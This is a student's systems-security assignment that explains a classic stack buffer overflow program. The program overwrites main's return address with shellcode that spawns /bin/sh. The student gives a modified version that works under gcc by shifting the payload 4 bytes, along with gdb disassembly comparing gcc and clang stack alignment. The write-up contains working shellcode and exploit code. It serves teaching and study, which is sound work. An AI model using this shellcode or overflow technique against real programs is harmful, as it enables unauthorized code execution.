ROLLNO:**CS23M059**

NAME: **BADDALA SAI KUMAR REDDY**

Q: Explain the functioning of the code "shell.c"

```c
// without zeros
char shellcode[] = "\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh        ";

char large_string[128];

void main() {
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer;

    for(i=0; i < strlen(shellcode); i++){
        large_string[i] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```

Global variables:

- shellcode [] array holds the machine code of the shell generation program.
- The large_string [128] is the array that holds the shellcode and the address of the buffer array in all its remaining positions.


Working of code:

At runtime, as the execution enters the main () function, an active frame gets created for the main function in the stack, where all the local variables of the function get stored.


The memory for buffer array gets created in the current active frame of stack which is of the main () function.

In the 1^{st} for loop, we are storing the buffer [] array base address which is of length 4 bytes in the entire large_string array with the help of long_ptr pointer. As the large_string array is 128 bytes, there will be 32 locations {128/4} of 4 bytes each. In each iteration, the base address of buffer [] array is stored at location (long_ptr + 4 * i) .After completion of $1^{s}$for loop, the large_string will look like

BA : BUFFER ARRAY BASE ADDRESS




In the 2nd for loop, we are storing the entire shellcode in the first part of the large_string array. After completion of the loop, large_string array would look like



Using strcpy() in C can introduce vulnerabilities, as it does not perform bounds checking, making it prone to **buffer overflow attacks**. In the above code the size of large string is far more than the size of buffer array, and at runtime there won't be any bound checking and hence while copying the created large_string into the buffer, the **buffer gets overflowed** in the stack causing the access of locations outside the scope of buffer array. The shellcode gets stored starting from the base address of buffer array, and it keeps copying the large_string to the buffer array until the end of string is encountered. So basically, it overwrites the locations that are outside the scope of buffer array with the base address of buffer array.


So, at runtime the program flow gets changed and it moves to the starting of buffer array where the shellcode is stored.



A successful execution of the above code will **spawn a shell** at runtime. i.e. The current process will create another process which is creating a sh shell by raising an interrupt to the processor.

Q: Explain the output of the code or what minimal changes should be made to “shell.c” such that it works when compiled with gcc (provided Makefile).

The execution of the above code will result in “**Segmentation Fault**” error.



To make the above code work, we need to make a minimal change to shell.c


Modified Code:

```c
  // without zeros
char shellcode[] = "\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh        ";

char large_string[128];

void main() {
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) (buffer) + 4;

    for(i=0; i < strlen(shellcode); i++){
        large_string[i+4] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```

Now the above code works fine and **spawns a shell** at runtime.


Q: Justify and highlight the changes made to the code if any and provide supporting screenshots of successful runs.


After the modifications are made, the code runs as expected. It creates a shell at runtime.



As we can see above, the **shell got created** and we can verify that by checking the current running processes.

The reason why we need a **shift of 4 bytes** while storing the shell code is that while returning from main, there is a subtraction of 4 bytes happening from the **ecx** register and it makes the stack pointer **esp** to have value less than 4 bytes of the original address of the base address of buffer array. Because of this after returning from main, instead of picking the value at buffer base address in the stack, the **eip** register gets some arbitrary address in it and when it tries to access that location it gives segmentation fault.






Q: How does your compiled binary differ from the provided binary “shell_clang”?

When shell.c code is compiled with **gcc** and if we see the disassembly of the program, we find that there are some extra assembly level instructions which are done for “**Stack Alignment**”. We can see that by running “disassemble” command while debugging our program.

```
kali@kali: ~/Documents/sse/assignment1
File  Actions  Edit  View  Help
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at shell.c:18
18          strcpy(buffer, large_string);
(gdb) disassemble
Dump of assembler code for function main:
   0x5655619d <+0>:     lea    0x4(%esp),%ecx
   0x565561a1 <+4>:     and    $0xfffffff0,%esp
   0x565561a4 <+7>:     push   -0x4(%ecx)
   0x565561a7 <+10>:    push   %ebp
   0x565561a8 <+11>:    mov    %esp,%ebp
   0x565561aa <+13>:    push   %ebx
   0x565561ab <+14>:    push   %ecx
   0x565561ac <+15>:    sub    $0x40,%esp
   0x565561af <+18>:    call   0x565560a0 <__x86.get_pc_thunk.bx>
   0x565561b4 <+23>:    add    $0x2e40,%ebx
   0x565561ba <+29>:    lea    0xac(%ebx),%eax
   0x565561c0 <+35>:    mov    %eax,-0x10(%ebp)
   0x565561c3 <+38>:    movl   $0x0,-0xc(%ebp)
   0x565561ca <+45>:    jmp    0x565561e4 <main+71>
   0x565561cc <+47>:    mov    -0xc(%ebp),%eax
   0x565561cf <+50>:    lea    0x0(,%eax,4),%edx
   0x565561d6 <+57>:    mov    -0x10(%ebp),%eax
   0x565561d9 <+60>:    add    %eax,%edx
   0x565561db <+62>:    lea    -0x40(%ebp),%eax
   0x565561de <+65>:    mov    %eax,(%edx)
   0x565561e0 <+67>:    addl   $0x1,-0xc(%ebp)
   0x565561e4 <+71>:    cmpl   $0x1f,-0xc(%ebp)
   0x565561e8 <+75>:    jle    0x565561cc <main+47>
   0x565561ea <+77>:    movl   $0x0,-0xc(%ebp)
   0x565561f1 <+84>:    jmp    0x56556212 <main+117>
   0x565561f3 <+86>:    lea    0x4c(%ebx),%edx
   0x565561f9 <+92>:    mov    -0xc(%ebp),%eax
   0x565561fc <+95>:    add    %edx,%eax
   0x565561fe <+97>:    movzbl (%eax),%eax
```

stack alignment done by gcc



The first few lines (plus the push ecx) are to ensure the stack is aligned on a 16-byte boundary which is required by the Linux i386 ABI. The pop ecx and lea before the ret in main is to **undo** that alignment work. If you were to create an entry point that was called something other than main, you wouldn't see that. This is done to keep the stack aligned to a 16-byte boundary. Some instructions require certain data types to be aligned on as much as a 16-byte boundary. To meet this requirement, **GCC makes sure that the stack is initially 16-byte aligned and allocates stack space in multiples of 16 bytes.**

The compiler wants to align the stack pointer on a 16-byte boundary before it pushes anything. That's because certain instructions' memory access needs to be aligned that way. So, to first save the original offset of esp (+4), it executes the first instruction:

lea 0x4(%esp), (%ecx)

Now alignment can happen. Without the previous instruction the next one would have made the original esp unrecoverable:

and

esp,0xfffffff0


Next it pushes the return address and creates a stack frame. I assume it now wants to make the stack look like a normal subroutine call:

```
push  -0x4(%esp)
push  %ebp
mov   %esp,%ebp
```

The ecx is still the only value that can restore the original esp. Since ecx may be garbled by any subroutine calls, it must save it somewhere:

```
push  %ecx
```

Whereas when we compile the same code with **clang**, we don't see that stack alignment.




```
kali@kali: ~/Documents/sse/assignment1
File  Actions  Edit  View  Help
   0x08048475 <+53>:    jmp    0x8048456 <main+22>
   0x0804847a <+58>:    movl   $0x0,-0x34(%ebp)
   0x08048481 <+65>:    mov    -0x34(%ebp),%eax
   0x08048484 <+68>:    mov    %esp,%ecx
   0x08048486 <+70>:    movl   $0x804a020,(%ecx)
   0x0804848c <+76>:    mov    %eax,-0x3c(%ebp)
   0x0804848f <+79>:    call   0x8048310 <strlen@plt>
   0x08048494 <+84>:    mov    -0x3c(%ebp),%ecx
   0x08048497 <+87>:    cmp    %eax,%ecx
   0x08048499 <+89>:    jae    0x80484c1 <main+129>
   0x0804849f <+95>:    mov    -0x34(%ebp),%eax
   0x080484a2 <+98>:    mov    0x804a020(,%eax,1),%cl
   0x080484a9 <+105>:   mov    -0x34(%ebp),%eax
   0x080484ac <+108>:   mov    %cl,0x804a050(,%eax,1)
   0x080484b3 <+115>:   mov    -0x34(%ebp),%eax
   0x080484b6 <+118>:   add    $0x1,%eax
   0x080484b9 <+121>:   mov    %eax,-0x34(%ebp)
   0x080484bc <+124>:   jmp    0x8048481 <main+65>
   0x080484c1 <+129>:   lea    -0x30(%ebp),%eax
--Type <RET> for more, q to quit, c to continue without paging--RET
=> 0x080484c4 <+132>:   mov    %esp,%ecx
   0x080484c6 <+134>:   mov    %eax,(%ecx)
   0x080484c8 <+136>:   movl   $0x804a050,0x4(%ecx)
   0x080484cf <+143>:   call   0x8048300 <strcpy@plt>
   0x080484d4 <+148>:   mov    %eax,-0x40(%ebp)
   0x080484d7 <+151>:   add    $0x48,%esp
   0x080484da <+154>:   pop    %ebp
   0x080484db <+155>:   ret
End of assembler dump.
```

